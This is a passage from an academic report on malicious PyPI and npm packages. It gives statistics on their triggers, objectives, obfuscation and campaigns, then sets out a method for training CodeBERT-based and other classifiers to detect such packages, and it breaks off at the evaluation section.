

Figure 2.3: Package counts with lifespan data by year (excluding red-lili)

2.2.2 Triggers of Malicious Behavior

As seen in Figure 2.4, for PyPI, the vast majority of new packages were triggered at install time, with malicious code inside `setup.py`. While for npm there were roughly 20% of new packages and 30% of old packages are triggered during runtime. As with Python, the majority of npm packages is triggered at install time utilizing a script called with an install hook inside `package.json`.

From the data it seems like the preference for trigger for both in the original and new packages remains the same.

2.2.3 Conditional Execution

As we did not have any rules to collect data on conditional execution, the analysis only included ones with the metadata. As shown in Figure 2.5, for python, it seems like the majority of packages with this information is unconditional, while for javascript, it seems like in the old BKC it was around half unconditional, dependent



Figure 2.4: Distribution of packages triggered at install time and runtime.



Figure 2.5: Distribution of malicious package execution conditions.

on half application state, while in the newer packages it is in line with Python being overwhelmingly unconditional.

Overall, it seems like the existence of conditional execution has not changed for PyPI packages, but for npm packages there has been an evolution from being based on application state to being unconditional.

2.2.4 Injection of Malicious Packages



Figure 2.6: Distribution of malicious package injection components. It is important to note that name confusion is a superset of trojan horse, dependency confusion and typosquatting. PyPI packages not shown because all injection components are name confusion.

Almost all packages without labels on injection component were non existent on package repositories with the exception of 15 PyPI and 4 npm packages, signifying that they utilize some sort of name confusion. The common theme amongst both npm and PyPI packages were the large majority using name confusion, in both the original BKC and the newly added packages. Since 100% of PyPI packages were name confusion for both old BKC and new, no figure is included. The only difference, as can be clearly seen in Figure 2.6, is that for NPM, there is a larger proportion (30%) of packages that infected an existing package for old BKC packages, while for the newer packages, this vector only comprised 3%.

It seems like npm packages has been evolving towards name confusion, in line with PyPI packages.

2.2.5 Primary Objective



Figure 2.7: The share of primary objectives amongst malicious packages in both PyPI and npm

PyPI As shown in Figure 2.7, the most popular objectives in the original BKC were data exfiltration (77%) and dropper (13%) coming in at a distant second, while the new BKC they have switched, with dropper (77%) being the most popular and data exfiltration (21%) as the distant second. The switch can be attributed to the largest campaign and fourth largest campaigns of 818 and 108 packages, which is 63% of all 1462 packages with identifiable objectives. It is important to note that the second and third largest campaigns of 680 and 109 packages did not have an identifiable objective, therefore excluded from the statistics.

npm Unlike PyPI packages, as shown in Figure 2.7 the primary objective NPM packages from both the new and old BKC were pretty much the same and is overwhelmingly data exfiltration. Only the second (dropper) and third most popular (reverse shell) for the old BKC did the switch. Similarly to PyPI packages above, the increase in reverse shell can be attributed to two campaigns of 34 and 8 packages, which is 19% of all 214 packages.

It seems like the primary objective have changed quite a bit for PyPI packages but it's similar to the original for npm packages.

2.2.6 Targeted Operating System



Figure 2.8: The share of targeted OS amongst malicious packages.

The proportions of operating systems targeted by malicious packages does not seem to differ very much between the new packages and the original packages. As shown in Figure 2.8, the majority for both PyPI and npm packages are agnostic, while the ratio for *nix, windows and macOS did not change very much. It is important to note that this label is infeasible to automatically acquire and requires

extensive manual audit of the thousands of packages, therefore, the results only includes ones that already had labels.

Overall, it does not seem like the targeted OS has changed very much for PyPI and npm packages, with the only exception that Windows became a more popular target at the expense of OS-agnostic PyPI packages.

2.2.7 Obfuscation



Figure 2.9: The share of obfuscation methods employed by malicious packages. ”yes” simply means that some sort of obfuscation is applied, but the exact method could not be identified, or does not fit any of the other categories. ”base_xx” means an encoding method such as base64 has been applied, but the encoding type cannot be identified.

PyPI As seen in Figure 2.9, 2059 packages were identified with some sort of obfuscation. For the new packages, the specific type of obfuscation utilized by the largest group (47%) is unknown and denoted with ”yes”, and the second largest group being string sampling at 33%. The obfuscation methods employed by the original BKC

packages were different, with the largest group (also 47%) employed a binary-to-text ("base_xx") encoding method, and the second largest group (35%) including shady URLs.

In the original report, 79% of packages did not have any obfuscation, which is not shown in the charts. In the new BKC packages, 83% (2059 out of 2471) exhibited some sort of obfuscation.

npm The top three most common obfuscation technique amongst the original BKC were encoding (36%), string sampling (31%) and minification (25%). Of the identifiable techniques in new packages, the top two were base64 (27%) and minification (17%) and the largest obfuscation technique being unidentified ("yes" at 30%).

In the original report 42% of npm packages had some sort of obfuscation. That number has increased to 64%. While the increase is not as dramatic as PyPI, it is still significant.

It seems like for both PyPI and npm packages, obfuscation has become more popular.

2.2.8 Campaigns

PyPI Of the 2471 packages, a total of 56 campaigns were identified, with 2262 packages or roughly 91.5% belonged to a campaign. The top three largest campaigns consist of 818, 680 and 109 packages respectively. These three campaigns were newly discovered and were not documented before. The packages in the top two campaigns came solely from the Guo dataset. The amount and sizes of each of the campaigns increased significantly compared to the original BKC of only 7 campaigns with the largest being only 7 packages.

npm Of the 1672 packages, a total of 24 campaigns were identified, with 1503 packages or roughly 89.9% belonged to a campagin. The distribution of campaign size in npm is quite different compared to python, with red-lili packages significantly outnumbering every other campaign with 1269 packages, and second place coming in at 45 packages. Excluding red-lili, while the amount of campaigns have increased it seems like the sizes of each campaign have not changed by a whole lot compared to the original BKC also with 7 campaigns but with the largest campaign size of 37.

Red-lili Three quarters of the npm packages in BKC were red-lili packages, therefore, to avoid an over representation in the charts, they were removed from analysis. They exhibited these characteristics:

- Time: Removed within a day
- Trigger: Triggered upon install
- Conditional: Unconditionally executed

- Injection Component: Dependency Confusion [5]
- Objective: Exfiltrate Data
- Obfuscation: None, with exceptions [6]
- Targeted OS: Agnostic

In the new BKC, for both PyPI and NPM, it seems like the proportion of packages that belonged in campaigns remained roughly the same as the old, with the only difference being the sizes of the campaigns being much larger.

2.3 Dataset Contributions & Modifications

Based on the automated semgrep and package repository scans, new columns "Obfuscation Auto", "Trigger Auto", "Objective Auto", and "Injection Component Auto" have been added in order to label the packages with the results of these automated scans. From the package repository scans, a few non-malicious packages have been discovered. From the CodeBERT embeddings generation and clustering, campaign information was populated.

2.4 Discussion

Evolution of Malicious Packages Overall, we observe fewer attacks on legitimate packages but an increase in mass-produced name-confusion attacks, which can be due to the increased awareness and repository safeguards such as 2FA for maintainer accounts. At the same time, the characteristics of the malicious code itself did not evolve significantly. Even though we observe an increase in the use of obfuscation techniques, the malicious code remains relatively simple, often comprising few functions only.

One possible explanation is that the majority of malware packages still triggers using installation hooks, i.e. the damage occurs instantaneously, upon installation, which could reduce the need for attackers to hide their payloads.

The marginal costs of such attacks are comparably low, thanks to a high degree of automation. Even if such packages are taken down quickly, hence, only few developers fall victim, this can already be sufficient to cover campaign expenses. Accordingly, we believe that these attack vectors continue to be used at scale, with campaign sizes going into the dozens and hundreds.

[5] Documented by Checkmarx [17]

[6] 6 red-lili packages had some sort of encoding, 1 package with minification, and 6 unidentified obfuscation

Number of Threat Actors The significant increases of malicious packages maybe due to few malicious actors only. As shown in section 2.2, there are campaigns that dwarf all other campaigns such as red-lili in npm and the 818 package campaign in PyPI. In terms of the overall number of malicious actors, the most conservative count would associate each campaign to one actor (individual or group), and all other packages to a different actor each. As such, there are at most 263 different actors for PyPI (54 campaigns and 209 remaining packages), and 193 actors for npm (24 campaigns and 163 remaining packages), with an average of 9 packages per actor (across PyPI and npm). And those numbers may still be overestimated, as some of the packages may come from white-hat researchers.

2.4.1 Future Work

Metadata collection & Labeling If more metadata, such as publication and removal dates, can be acquired from package repositories on the existing dataset, a more complete analysis can be done on the temporal data. Also, a semi-automated way to determine whether existing malicious packages are triggered conditionally and their targeted OS is needed.

Feasibility of Package clustering as Malicious Package Detection Method A large cluster of packages consisting of similar code under many different package names is suspicious, therefore, it can potentially be a signal of malicious intent. The campaign identification technique as described in this paper can potentially be modified to detect malicious packages in this way.

Availability of Malware Metadata and Code Some dataset labels cannot be determined because (1) it is impossible to retroactively acquire important metadata such as temporal data and (2) packages are impossible to acquire once the registries remove them.

Because of this issue, we reached the consensus that package repositories should make these malicious packages and their metadata accessible to researchers, since that dataset is likely orders of magnitude what independent research efforts can acquire, and package repositories have access to much more complete data, such as timestamps of when packages were published, reported, taken down, and author account names.

Similarly, since the package repositories do not collect such data, third parties that aims to detect malicious packages such as the OpenSSF Package Analysis project [24] with its automated detection and reporting pipeline should also collect package metadata.

Evasion Techniques One notable exception from packages that contain one simple continuous block of malicious code are packages like `gisi` and `ttlo` [26], which spread the malicious functionality across multiple functions, files and packages. Even

though we found the packages due to the use of Base64 encoding, we interpret this as an attempt to hinder malware detection tools.

2.4.2 Threats to validity

Non-representative sample The BKC dataset of more than 4000 packages is still only a very small subset of the large amounts of malicious packages being taken down by repositories, therefore, we don't believe that the dataset is sufficient to represent the distribution of malicious packages found in the repositories.

Also, it could be that more sophisticated attacks are simply not detected by the community, hence, continue being served by package repositories. Deliberate vulnerabilities, for example, do not differ from unintentional vulnerabilities and cannot be spotted by static or dynamic detection mechanisms as easily as code that implements a dropper or exfiltrates environment variables using HTTP.

Under-representation of None From the scanning, it is difficult to determine if files that did not detect any of the above techniques as not having deployed those techniques without doing a manual code review of those packages, and are simply marked as unknown, hence 'none' or 'unknown' is not listed in the figures presented in the results.

Chapter 3

Package Classification

3.1 Methodology

The methodology is split into three sections, each describing an independent pipeline: (1) dataset preparation and labelling, (2) supervised learning & model training, (3) evaluation on a test dataset and in production.

All models and tasks required for this paper were performed on a device with AMD EPYC 7V13 64-Core Processor, one Nvidia A100 80GB accelerator, and 221GB of system memory.

3.1.1 Dataset Preparation

Dataset preparation involves breaking packages down into small code blocks with token length of 512 for use by CodeBERT and labeling each code block as either benign or malicious. See Figure 3.1.

Package Selection

Benign Packages In line with prior research [28, 36, 31], a ratio of 1 malicious package to 10 benign packages were used to create the training set. Of the 10 benign packages, 9 packages were chosen from the most popular packages, and 1 chosen from the newest packages, according to Libraries.io [18].

Malicious Packages For malicious packages, to avoid an over representation of campaigns, one package from each campaign was randomly chosen, along with all the packages that were not identified to belong to any campaign.

Code Block Extraction & Labeling

To minimize the use of a sliding window during tokenization, code was first separated into functional code blocks with the help of tree-sitter [4]. Functional code blocks are defined as:



Figure 3.1: The dataset generation pipeline used to generate the training data for all models. Locations of code blocks that overlap malicious snippets identified by the Semgrep rules are labeled as malicious.

- A function definition such as `def foo(): ...`
- All global statements combined such as `import pandas as pd`
- Methods within a class such as `def foo(self): ...`
- Class definitions stripped of methods

These code blocks were compared to the location of the malicious code identified using 29 Semgrep rules (cf. section 2.1). If the location of the malicious code overlaps with an extracted code block, the extracted code block was labeled as malicious. Then, duplicated code blocks with the same labels (either benign or malicious) were dropped, while duplicated code blocks with different labels were manually reviewed and removed entirely from the dataset.

Train, Evaluation, Test Split

The dataset was subsequently split in 3 ways: 70% of the dataset was used for training, 10% used for evaluation during training, and 20% used to test the model after training to tune model hyperparameters.

Tokenization

All tokenization were performed to tokenize each code block into vectors of 512 tokens. Padding was used for code blocks shorter than 512 tokens, and a sliding window with a stride of 170 (roughly 1/3 of 512) was used for those code blocks that were longer than 512 tokens. Each model in subsection 3.1.2 used its own fine tuned tokenizer for classification purposes.

3.1.2 Supervised Learning & Model Training

Supervised learning entails training multiple models with either the whole or partial dataset. A total of 6 different classifiers were compared. They can be separated into 3 categories: manually defined rules, language models, other ML models. One recurring theme amongst the other ML models is the use of the F1 score [27] as a hyperparameter optimization metric. The F1 score was chosen as the optimal measure because of its ability assess the balance of true positives, false positives, true negatives and false negatives, which is important in evaluating the usefulness of a malicious package detector.

Semgrep rules

The same Semgrep rules as described in section 2.1 that was used for labeling the data was used to classify the evaluation dataset. Packages were labeled as malicious if any rule was triggered.

CodeBERT Zero Shot (Zero-Shot)

CodeBERT that was not fine tuned was used to classify the evaluation dataset.

CodeBERT Fine Tuned (Bert-Default)

CodeBERT fine tuned on the training dataset with these hyperparameters:

- LoRA: `r=8`, `lora_alpha=16`, `lora_dropout=0.05`
- Batch Size: 140
- Evaluation/Save Strategy: Epoch
- Early stopping with patience: 3
- Load best model at end: True

All other hyperparameters used the default huggingface transformer's [34] settings.

CodeBERT Fine Tuned with "Balanced Loss" (Bert-Balanced)

CodeBERT fined tuned with the same hyperparameters as Bert-Default but balancing the class weight when computing the loss, using the same equation as in the `class_weight='balanced'` parameter in scikit-learn [25] to compute the loss:

$$weight_{class} = n\_samples/(n\_classes * n\_samples_{class})$$

where $n\_samples$ is the total amount of samples in the training dataset, $n\_classes$ is the total amount of classes in the dataset.

The training of this model was in response to the initial evaluation of Bert-Default, where we noticed that it exhibited a bias towards classifying everything as benign, and devised this method in an attempt to penalize the wrong classification of malicious classes more without discarding data.

Isolation Forests (IF-0.001 & IF-0.0001)

Embeddings generated using the Zero-Shot model from the training dataset were used to train an Isolation Forest model from scikit-learn [25] for outlier detection. Two isolation models were chosen, with both having 100 estimators, `max_features` of 768, and two different contamination values: 0.001 (IF-0.001) and 0.0001 (IF-0.0001). Other contamination values yielded a worse F1 score, and likewise, additional estimators only yielded marginal increase at best in the F1 score but resulted in a much slower model. During the testing phase, IF-0.0001 had a better F1 score compared to IF-0.001.

K Nearest Neighbors Out of Distribution Detection (OOD)

Embeddings generated from a CodeBERT model fine tuned on only the malicious dataset, using the same hyperparameters as Bert-Default, was used to train a KNN model from scikit-learn [25] to detect OOD embeddings. The KNN model was chosen for OOD detection is based on [2]. The knn with a distance threshold[1] of 0.09 and `n_neighbors` of 1 was found to have the most optimal F1 score.

3.1.3 Evaluation

